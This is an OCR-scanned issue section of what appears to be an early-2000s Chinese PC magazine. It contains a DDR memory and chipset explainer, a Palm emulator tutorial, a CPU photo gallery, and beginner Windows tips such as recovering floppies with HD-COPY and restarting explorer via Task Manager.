
□北京　千年虫

如果你是一个电脑的硬件设备爱好者，那么对于DDR便不应该感到陌生。因为无论是硬件行家还是追求新潮的攒机菜鸟，都把DDR作为时下讨论硬件产品的一个热门话题。业内的权威调查显示，在今后的一、两年内，符合DDR规格的硬件产品，将会逐步走入家庭，并成为市场上耀眼的明星。好了，言归正传，就让我们一起来看看DDR究竟是一个“啥东东”吧。

DDR要来了

所谓DDR，其实就是一种被用在内存上的新的技术规格，所以也被称为新一代的内存标准。不过现在，随着支持这种内存规格的芯片组、主板、CPU以及使用这种规格显示内存的显卡的出现，DDR（其实已经构成了一个专有的DDR系统，这其中DDR芯片组、DDR主板、DDR内存是该系统中不可缺少的三个组成部分）也成了某种特殊功能的统称。

大家知道，我们现在所使用的计算机系统，在完成每一次运算工作时都需要用一个完整时钟周期的时间。而符合DDR技术规格的硬件设备，在完成每一次运算工作时只需要用半个完整时钟周期的时间。也就是说，从理论上讲，在同样一个完整时钟周期的时间里，符合DDR技术规格的硬件设备可以比现有的硬件设备多干一次活，其数据处理能力要比现有设备快一倍。这一点从DDR的英文名字Double Data Rate（双倍数据传输运行）中，也可以很清楚地看出。



目前，DDR技术规格主要被运用在系统内存、显示卡的显示内存、主板等硬件产品上。随着生产规模的不断扩大，符合DDR技术规格的这些硬件产品，将会很快成为大家关注的主要焦点。而围绕着产品在价格、兼容性、性能等方面的问题，也将会变成我们这些菜鸟茶余饭后的精神点心。

与DDR产品有关的硬件信息

通过查阅手头的各种资料，笔者个人斗胆地认为：DDR的确是个好东东，但它也是硬件设备生产厂商这几年间，从我们这些电脑硬件爱好者手里赚钱的又一“崭新利器”，属于典型的IT产品。不过单从技术的发展角度来看，DDR最终还将是一个大家都要经历的里程。

我们先来看看DDR技术规格对内存的影响吧。可能每个人都会有这样的体会：现在的内存太便宜了！是呀，如果你有良心，就念念DDR的好吧。目前，市场上主流的内存技术是PC133 SDRAM。下一步发展有两个选择，一个是Rambus技术、另一个是DDR技术。虽然Intel支持Rambus技术，但由于其成本太高导致前景尚不明朗。相比之下，DDR内存由于受到众多厂商的广泛支持，而即将成为新一代内存技术的主流。我们可以通过内存的带宽来比较一下传统内存与DDR内存的差别，见表1，工作带宽与工作频率间是8倍的关系。

表1

内存规格	PC66	PC100	PC133	DDR200 采用DDR技术	DDR266 采用DDR技术	DDR300 采用DDR技术	DDR333 采用DDR技术
工作频率(MHz)	66	100	133	200	266	300	333
工作带宽(MB)	528	800	1064	1600	2128	2400	2664

其实，内存是代表DDR技术规格的核心部件，系统中其他部件如主板、CPU等都是围绕着内存来作改动的。普通的内存只是在时钟周期电平上升时工作一次，而DDR内存分别在时钟周期电平上升及下降时各工作一次。对主板、CPU等设备来讲，其实支持DDR技术规格的产品主要的改进在于它的工作周期“跟上了内存的脚步”。需要在此提醒大家的是，有时DDR内存是按照带宽来标称的，例如：采用DDR技术的200兆内存，有时被称为DDR-1600；采用DDR技术的266兆内存，有时被称为DDR-2100。此外，与普通的PC133内存相比，DDR内存虽然在宽度上与它相同（都为133.35mm），但它却拥有184个“金手指”，而普通的PC133内存拥有168个“金手指”。




表 2

	芯片	DDRDIMM	AGP	PCI	USB	ACR	其他
联想 A12 主板	北桥：VT8633 南桥：VT8233	3	1	5	6	1	支持 ATA 100；具备 10/100 Ethernet 功能
华硕 CUV266	北桥：VT8633 南桥：VT8233	3	1	5	6	1	同时支持 3 条 DDR SDRAM 及两条 PC100/PC133/VCM SDRAM

目前在市场上，高档显卡中已经开始使用 DDR 显示内存了。单就显存颗粒的速度而言，它与显存的芯片频率是密不可分的。由于 DDR 显存利用每时钟的上下沿各工作一次，因此它的工作频率是每个时钟工作一次的 SDRAM 显存或 SGRAM 显存的一倍。这极大地提高了显卡的显示速度。在高档显卡中，比如爱尔莎的 Gloria III 显卡使用的就是 64M DDR 显存。它的显存速度可以达到 4ns，显存的工作频率可以达到 400MHz。这些都是普通 SGRAM 或 SDRAM 显示内存所望尘莫及的。不难看出，对于显卡这样频繁换代的产品而言，很快 DDR 显示内存将会成为主流配置。

与 DDR 内存最说得上话的是主板，而一块主板是否支持 DDR 内存主要看它的芯片组是否支持 DDR 内存格式。此外，由于 DDR 内存使用与目前普通内存不同的插槽（主要是因为针脚的数量不同所致），因此从主板的内存插槽上也可以分辨出该款主板是否支持 DDR 的内存格式。目前，VIA（威盛）、AMD、Intel 和 Ali（扬智）均推出了支持 DDR 内存的主板芯片组。同目前市场上的主板一样，当 DDR 主板真正大规模面市时，虽然不同的品牌、不同的设计会令你眼花缭乱，但别忘了它们所用的芯片组基本都是这几家的。所以，如果以后，你以一位行家的身份，带着 MM 去买 DDR 主板时，下面的内容肯定会对你有用。

VIA（威盛）推出的支持 DDR 的芯片组：

支持 Intel CPU 的芯片组有两款，它们是 Apollo Pro266 和 PM266。

它们都支持 AGP 4X 等技术规格，采用 V-Link 架构，其中 PM266 芯片组集成了 S3 图形加速功能。

支持 AMD CPU 的芯片组也有两款，它们是 KT266 和 KM266。

它们都支持 AGP 4X 等技术规格，采用 V-Link 架构，其中 KM266 芯片组集成了 S3 图形加速功能。

基于 VIA Apollo Pro266 的几款 DDR 代表主板，见表 2。

AMD 推出的支持 DDR 的芯片组：

AMD 推出的支持 DDR 的芯片组自然只能支持 AMD 的 CPU 了，此类芯片组有 AMD 760 和 AMD 760MP，它们都支持 AGP 4X 以及 ATA100 等技术规格，其中 AMD 760MP 支持双 CPU。此外，AMD 计划中支持 DDR 的芯片组还有 AMD 770。

几款基于 AMD 760 芯片组的 DDR 主板，见表 3。

表 3

	南桥芯片	规格	DDRDIMM	AGP	PCI	ISA	AMR	其他
华硕 A7M266	VIA686B	ATX	4	AGP Pro	5	0	1	C-Media 音效 3ComLAN 180MHz 外频
DFI AK76	VIA 686B	ATX	2	1	6	0	0	内建了软件 codec 音效或硬件音效芯片
技嘉 GA-7DX	VIA 686B	ATX	2	1	5	0	1	Creative PCI128 音效，提供 2 个 184-pin DDR DIMM 插槽，最高可支持到 2GB

Intel 推出的支持 DDR 的芯片组：

与 AMD 一样，Intel 推出的支持 DDR 的芯片组自然只能支持 Intel 的 CPU 了。Intel 推出的支持 DDR 的芯片组分为两个系列，它们分别支持 P4 的 CPU 和 P3T 的 CPU。其中每个系列又分为集成了显示部分和未集成显示部分两款。

Ali（扬智）推出的支持 DDR 的芯片组：


Ali（扬智）支持 DDR 的芯片组中，代表型号为 Ali1647 和 Ali1651。其中代号为 Ali1647 的芯片组支持 AMD 的 CPU，代号为 Ali1651 的芯片组支持 Intel 的 CPU，它们都支持 AGP 4X 等技术规格。其中，Ali1647 的芯片组支持 200MHz 和 266MHz 的前端总线，而 Ali1651 的芯片组只支持 133 MHz 的前端总线。


基于 Ali MAGiK 1 芯片组的主板，见表 4。

表 4

	芯片	DDRDIMM	AGP	PCI	USB	AMR	其他
Iwill KA266-R	北桥：M1647 南桥：M1535D+	3	1	5	4	1	支持 200/266MHz FSB AMD 处理器；Power Now! 省电技


此外，台湾的 SIS 也将于 4 月量产推出相关的 DDR 芯片组产品，它是两款南北桥整合的单一芯片 SIS635 和 SIS735。这种芯片同样支持 AGP4X 以及 ATA100 等技术规格，并集成了 AC97





Codec 部分。其中SIS635是支持Intel Tualatin、PⅢ CPU的芯片，而SIS735则是支持AMD266MHz前端总线CPU的芯片。两款芯片均支持DDR266技术规格。

需要在这里说明的是，上面所说的芯片组的名称有的是具体芯片的名称，有的则是芯片组的名称，请大家注意。




在CPU方面，目前最引人注目的DDR产品莫过于AMD推出的拥有200MHz和拥有266 MHz前端总线的AMD Athlon处理器了。如果你见到了一块这样的CPU，那么你可以通过这块CPU的PGA OPN（元件编号）来知道这块CPU的具体参数。PGA OPN一共有7个部分，每一部分都是由一个字母、数字或4位数字构成，识别起来非常简单。第一部分是A，代表AMD Athlon处理器。第二部分是一个4位数字，不同的4位数字代表处理器的工作频率，其中如果是0850则代表850兆，0900代表900兆，1000代表1000兆，1100代表1100兆，1200代表1200兆。第三部分是一个字母A，代表该处理器采用PGA的封装形式。第四部分的字母代表工作电压，如果是M则表示工作电压为1.75伏，如果是P则表示工作电压为1.7伏。第五部分的字母代表工作温度，如果是S代表95度，如果是T则代表90度。第六部分为一个数字，它代表处理器的L2 Cache的容量，其中3表示L2 Cache的容量为256kB。第七部分的字母代表最大前端总线频率数值，其中B代表该处理器的最大前端总线频率为200MHz，C代表该处理器的最大前端总线频率为260MHz。

好了，考考你，A1200AMS3C代表什么呢？对，它表示这块CPU为AMD的Athlon处理器，1200MHz，PGA封装形式，1.75伏工作电压，实际工作温度为95度，256kB的高速二级缓存，前端总线为266MHz。目前AMD推出的拥有200MHz和拥有266MHz前端总线的AMD Athlon处理器已经可以见到，属于高端产品。

DDR产品的市场特点

DDR产品的市场位置，目前尚处于高端。这主要是因为DDR的相关产品目前的产量相对较小，单位产品的生产成本相对较高所致。其中问题的关键在于DDR内存的市场占有率尚未形成大的气候，其他的产品如主板则处在市场实验阶段，所以似乎大家都在等待。不过像CPU、显卡这样的产品，由于引入DDR的技术规格相对容易，兼容问题涉及的方面相对不多，所以它们支持DDR规格的产品会很快地在市场上“繁衍”起来。依据权威预测，2001年DDR产品的市场占有率约为四分之一。到2003年，DDR产品的市场占有率约为二分之一（附图）。因此不难看出，在这一、两年间，DDR的产品将会逐渐成为主流而替代现有的硬件设备，市场上新一轮的喜新厌旧即将开始。

说了这么多，那么作为电脑爱好者的我们应该如何面对DDR的产品呢？技术的发展注定要迫使我们作出两种选择。一方面，如果你是追求性能的发烧友，那么准备好你的钱吧。另一方面，如果你是银弹有限的爱好者，那么不妨利用DDR上台的间歇，尽量完善你现有的装备，比如大量装备廉价的PC100或PC133内存。由于现有的DDR主板大多不能很好地同时兼容两种内存格式（SDRAM



和DDR内存），因此不妨待DDR显卡的价格降下来后，先升级显卡，最后当你的机器“一槽烂”时，再全换成DDR系统（我想，这个工作大概应该在2005年后吧）。

综上所述，我们已经进入了DDR成长的时代，又该学东西了，又该买东西了，又该玩东西了，你准备好了吗？



不花钱的掌上电脑

——跟我学用 Palm 模拟器

□浙江　朱征健



前几日，与一网上聊友侃到了时下正流行如火，且极受高薪一族钟爱的掌上电脑。他问我是否也想赶赶潮流，找一个来试试！我说这种东东哪是我辈能买得起的(当时真有点《西游记》里沙僧看见人参果时的心情——从来就没认为自己也能吃上一个）！

正当我“望钱兴叹”时，他告诉我在网上可以下载“掌上电脑模拟器”！

啊哈？！真有此等好事？我可是个见软件忘好友的人啊！

在得到他的肯定答复后，立刻将那聊友晾到一边，自己风风火火地溜去下载模拟器了！

拿鞭子一顿狂抽我那破猫(想要好东西就别告我虐待动物)，终于把模拟器压缩包和模拟器的Rom文件下载下来了。

将其解压缩到某个目录，比如“c:\palm”里，然后鼠标双击Emulator.exe开始运行。

首先会出来一个登录对话框（见图1)，其中有四个选项：

New是建立一个新的模拟任务，Open是打开以前存过盘的个人设定纪录，Download是与你真正的Palm掌上电脑进行数据交换，Exit就不用本人说明了吧（不懂？就是退出啊！)。

好，下面就带各位来感受一下掌上电脑！点“New”按钮，出来一个配置窗口（见图2)。

注意，一共有4个选项，每个选项右边的黑色▼都是可以点击选择的。

Device（设备）是选取你要导入的Palm类型，有Pilot、PalmPilot、PalmIII、PalmIIIX、PalmV、PalmVII等，大家可以自行选择。我在这里选择的是Palm III。

Silkscreen选项用于选语言，有English（英语）和Japanese（日语）两种选择，我们自然是选English了。

RAM Size是设定模拟的Palm内存大小，建议设定为8192kB（如果你的内存只有64MB，不妨设定为4096kB）！

ROM File是将你的Rom存放文件夹告诉模拟器，这里点“Browse”按钮，然后选择“c:\palm”，选中那个“Palm.rom”，点“打开”按钮即可。

最后点一下“OK”按钮！哈，好菜上桌啦！



图1




图2



图3




图4




图 5




图 7



图 6




图 8



图 9



图 10

刚出来的时候大家肯定会被它巨型的外观吓一跳(如果你的分辨率是800x600 或者更小的话）！见图 3。

不要紧！在它上面点击鼠标右键，在弹出的菜单里选择 Properties 选项（见图 4），然后选择 Single　Size（见图 5）。

这样就可以看到小巧又漂亮的掌上电脑了（如果你是用 1024x768 的分辨率，那就根本不用进行上面这一步，直接看起来就满舒服的)。

看看，这就是一个酷酷的，3COM 公司出品的 Palm　III 掌上电脑（见图 6)。

好玩吧？好玩！

会玩吗？不会！

嘿嘿……还得我来教教大家……

看图，我这里就给大家简单介绍一下面板及按钮！见图 7。

左边有一个电源开关，可开关该掌上电脑。

中上部的主屏幕可以显示所有的信息。

应用程序中有多个东东，如计算器、安全设置、游戏等等。

鼠标按菜单键,可以呼出现在所在程序的菜单栏。

计算器与查找键就不用多说了。

看看主屏幕下方的那块空白区域,别以为那里没用了,那里可是手写板啊！是可以用鼠标进行手写输入的(模拟得够真实吧)!注意手写板左右下角，各有一个 abc 键与 123 键，这是手写板的字母和数字切换。点一下看看？可以直接点击输入字母和数字。

手写板下方共有五个键,分别是看日程安排的日历键,翻看朋友联系方法的地址簿键,上下翻动文本的上下键,看公务完成度事件记录键和用于文本输入的写字板键。

具体的用法我这里就不说了,只要各位英文不错,尽可胡乱地左点一下右敲一下(英文很差也没有关系,尽可乱点,反正也玩不坏,大不了点一下那个“电源”按钮，重新开一次掌上电脑)。

乱玩了一通之后,飘飘然还真觉得自己有点大老板的架势了……

玩腻了吗？想关机了吧？别再去按“电源”按钮啦，那东西是不能用于关机的。你需要在 Palm 屏幕上单击鼠标右键，然后在弹出的菜单里点击“Exit”才能彻底退出。

大家是否也有一点心痒痒了？还等什么！快去下载啊！（地址：http://go1.163.com/~zzjulian/soft/palm.rar)

±ß¼Ç　：这篇文章主要是教大家怎么去下载、安装和初步使用“掌上电脑模拟器”。其实这个模拟器所模拟的掌上电脑还是相当不错的，简直和真的一模一样，所以大家可以好好玩玩，过过干瘾也好嘛！呵呵！

比如，你可以点击“应用程序”按钮，然后可以看到屏幕上会出现 10 个图标，那就是 10 个应用程序，有地址簿、发邮件、记事本等，你可以好好玩玩看。


这个模拟器相当不错，还可以让你安装Palm用的软件等等。另外，这个模拟器也可以和其他的真正掌上电脑交换数据,只要你用相应的数据线连到你机器的串口上，并在你的掌上电脑中安装好一个程序即可进行。

玩腻了 Palm　III，还可以试试其他的 Palm。这个模拟器可是能模拟多种掌上电脑的，慢慢玩吧！（见图 8、图 9、图 10)

而且,这个模拟器本身也有多种功能等待你去使用呢,慢慢发掘吧！

上述软件可以在本刊网站http://www.cfan.net.cn的期刊软件中进行下载。

看图 识硬件 之 “CPU”篇



AMD K6（图1）




AMD K6-2（图2）




AMD K6 III（图3）

作为初学者，可能常听人说起一些电脑设备的名词，什么CPU、内存条，可是却未必看过它们的真实模样。编者正好拿到一张《酷装硬件秀》光盘，收录近千张精美硬件图片（编者自己接触计算机多年，其中部分图片也未曾见过）。欣赏之余，特精选部分图片于此，以飨读者。





完好的AMD Athlon（图4）


AMD Athlon CPU基座（图5）



AMD Athlon CPU芯片（图6）



去除外壳的AMD Athlon（图7）




Intel Pentium（奔腾MMX系列）（图8）



Intel Pentium Pro
（奔腾Pro）（图9）




Intel Pentium III（图13）




Intel Celeron（赛扬）（图10）




完好的Intel Pentium III（图14）



Intel Celeron II（赛扬II）（图11）



Intel Pentium II（图12）



加装了CPU散热风扇的散包Intel Celeron CPU（图15）

注意：早期的Intel CPU芯片（比如286、386、486）的模样和奔腾MMX系列（图8）类似，就是一块单独芯片。但从Celeron（赛扬）起，提供的CPU都结合在一块较大的电路板上，而且一般提供的都是盒装CPU（类似图14的样子）。

不过，市面上也有大量散包CPU（图10）出售。散包的CPU和盒装CPU相比，主要是缺少一个黑色外部封装盒（另外，相对来说散包CPU中出现奸商以次充好的可能较大）。

±ã0¾¢：《酷装硬件秀》光盘由本刊之姐妹刊《电脑高手》精心制作，包含CPU、主板、内存、显卡、声卡、外设、硬盘等图片共计千张，并提供100多兆精美3D原理演示动画，并提供Ulead软件全集之类的精品图像处理软件，售价22元/张，有兴趣的读者可以去当地报刊亭购买。或和《电脑高手》发行部门联系，电话：(010) 62633117转8051、8052、8053、8054、8055

菜鸟 也 有秘技

找回扫描仪

□湖南 刘周轶

新购 Microtek（全友）C6 大眼睛扫描仪一台，，按说明书正常接线连上计算机，开机启动，安装了驱动程序后，但在使用时却提示找不到扫描仪。

排除各种故障的可能性后，改变开机顺序为先开扫描仪，再开电脑，此时出现提示，找到扫描仪。

妙用 HD - COPY 救盘

□广 东 陈 为 锋

当你在 Win98 内读取一张有数据的软盘时，如果看到 Win98弹出“ 软盘未格式化，你想格式化软盘吗？ ”的窗口，一般就表示你的软盘已经损坏了，此时你不妨试试用 HD - COPY 进行救命操作：

1. 运行 HD - COPY， 插入有问题的软盘，用“ Read ”命令读软盘。

2. 取出有问题的软盘，放入一张好软盘，再用“ Write ”命令写入新盘后，退出 HD - COPY。

3. 在Win98中用“ 开始>程序>附件>系统工具>磁盘扫描程序 ”扫描一下 A 盘（记得选中“ 自动修复错误 ”），一般会提示找到错误，并自动修复。这时你的重要数据已经全部在这张新的软盘中了。

用这种方法，只要不是零磁道损坏一般可以全部修复。就算碰到了最坏的情况，也不过是储存在坏磁道中的数据会有错误，其他的则完全正常。

解决你的 Windows2000蓝屏

□北京 李训耕

Windows2000的稳定性的确大大增强了，让我的系统从以前平均7天装一次延长到了平均2个月重装一次，简直让我大喜过望。不过，再稳定的系统也难保不出些岔子，Windows2000一样也会蓝屏或者死机。

这时，您也许会选择重新启动吧！

其实，在出现蓝屏的时候，只要键盘未被锁定，一般 Ctrl+Alt+Del组合键还是有用的，此时我们可以利用它救回系统。（有同志叫起来了，按这三个键不是热启动吗？没错！不过这三个键早就在Windows中另有它用了，不信你按下去看看？）

按下 Ctrl+Alt+Del，再选择“ 任务管理器 ”，单击菜单“ 文件 ”里的“ 新任务 ”（见图 1），这时会弹出一个“ 创建新任务 ” 的对话框。

在对话框中输入“ explorer ”，点击“ 确定 ”（见图 2）。嘿嘿！熟悉的桌面是不是又出来了？



图 1




图 2

编者注：用同样的办法可以解决某些Windows2000中某些程序引起的死机现象。先按下Ctrl+Alt+Del组合键，在弹出来的窗口中选择“ 任务管理器 ”，点“ 进程 ”，然后点“ 映像名称 ”，如果是运行某个程序造成死机，就单击此程序的名称，然后点一下“ 结束进程 ”按钮即可，然后关闭窗口，即可结束死机状态。

如果是在看网页时死机，则点“ 映像名称 ”，然后每点一个“ Explorer.exe ”，就点一下“ 结束进程 ”按钮。每成功一次你就会看到在“ 映像名称 ”中少掉一个“ Explorer.exe ”。一般情况下，结束了几个“ Explorer.exe ”后即可消除死机状态。若还是不行就让全部的“ Explorer.exe ”都消失，然后使用上述办法，单击菜单 “ 文件 ” 里的 “ 新任务 ”，输入“ explorer ”，点击 “ 确定 ” 即可。

Alt 键之替身


□江苏　王屿

我们大都知道 Alt 键在 Word 中有个特殊的用法，那就是按住它同时拖动标尺上的拉杆可以显示精确数字。另外在拖拉表格线时，按住 Alt 键也有同样效果。这已经很快捷了，但你知道这一切其实完全可以由鼠标来独立完成吗？

心动了是吧？按下面的步骤来试一试，看看是不是更加快捷？

在拖动标尺拉杆的同时按下右键，也就是按下左右键再拖动拉杆，是不是效果和 Alt 键一样（见图3）？至于调整表格时也是一样，出现双箭头时按下右键，拖动它，也会在标尺上显示精确数字。

图 3




“我的电脑”也全屏

□新疆　杨湘波

我们都知道在IE中按F11键可将窗口切换到全屏状态，这样可以更加方便地查看网页。有没有想过全屏“我的电脑”呢？那就跟我来，先打开“我的电脑”，再按一下 F11 键。哈，“我的电脑”窗口全屏了！而且工具栏和状态栏也自动隐藏了，窗口和IE全屏窗口一样。将鼠标移到全屏顶端，即可进行各种文件操作（见图4）。

如果再为窗口设置好背景，如精美的 GIF 图片，HTM 文档，效果就更棒了。

同样，资源管理器也可全屏，这样就更方便了。快试一试吧！



轻松自抓图

□艾宏江

在 Windows 中利用抓图功能很方便，优点也很多，操作简便，配合 Photoshop、CorelDRAW 等软件使用效果尤佳。

抓取整屏幕图片：看到屏幕出现合适的画面或者图片时，按下键盘上的“Print Screen”键即可抓取整个屏幕画面，然后进入“画笔”程序，按下“Ctrl＋V”组合键即可将抓取的图形贴入画板中。注意，贴入的图形可以通过鼠标调节大小，并可以用鼠标在画布内拖动（只有画布之内的图像才有效，见图5）。最后保存即可。



如果抓图时，按住Alt键不放，再按下“Print Screen”即可抓取光标所在工作区的画面（比如某个程序运行时的窗口）。

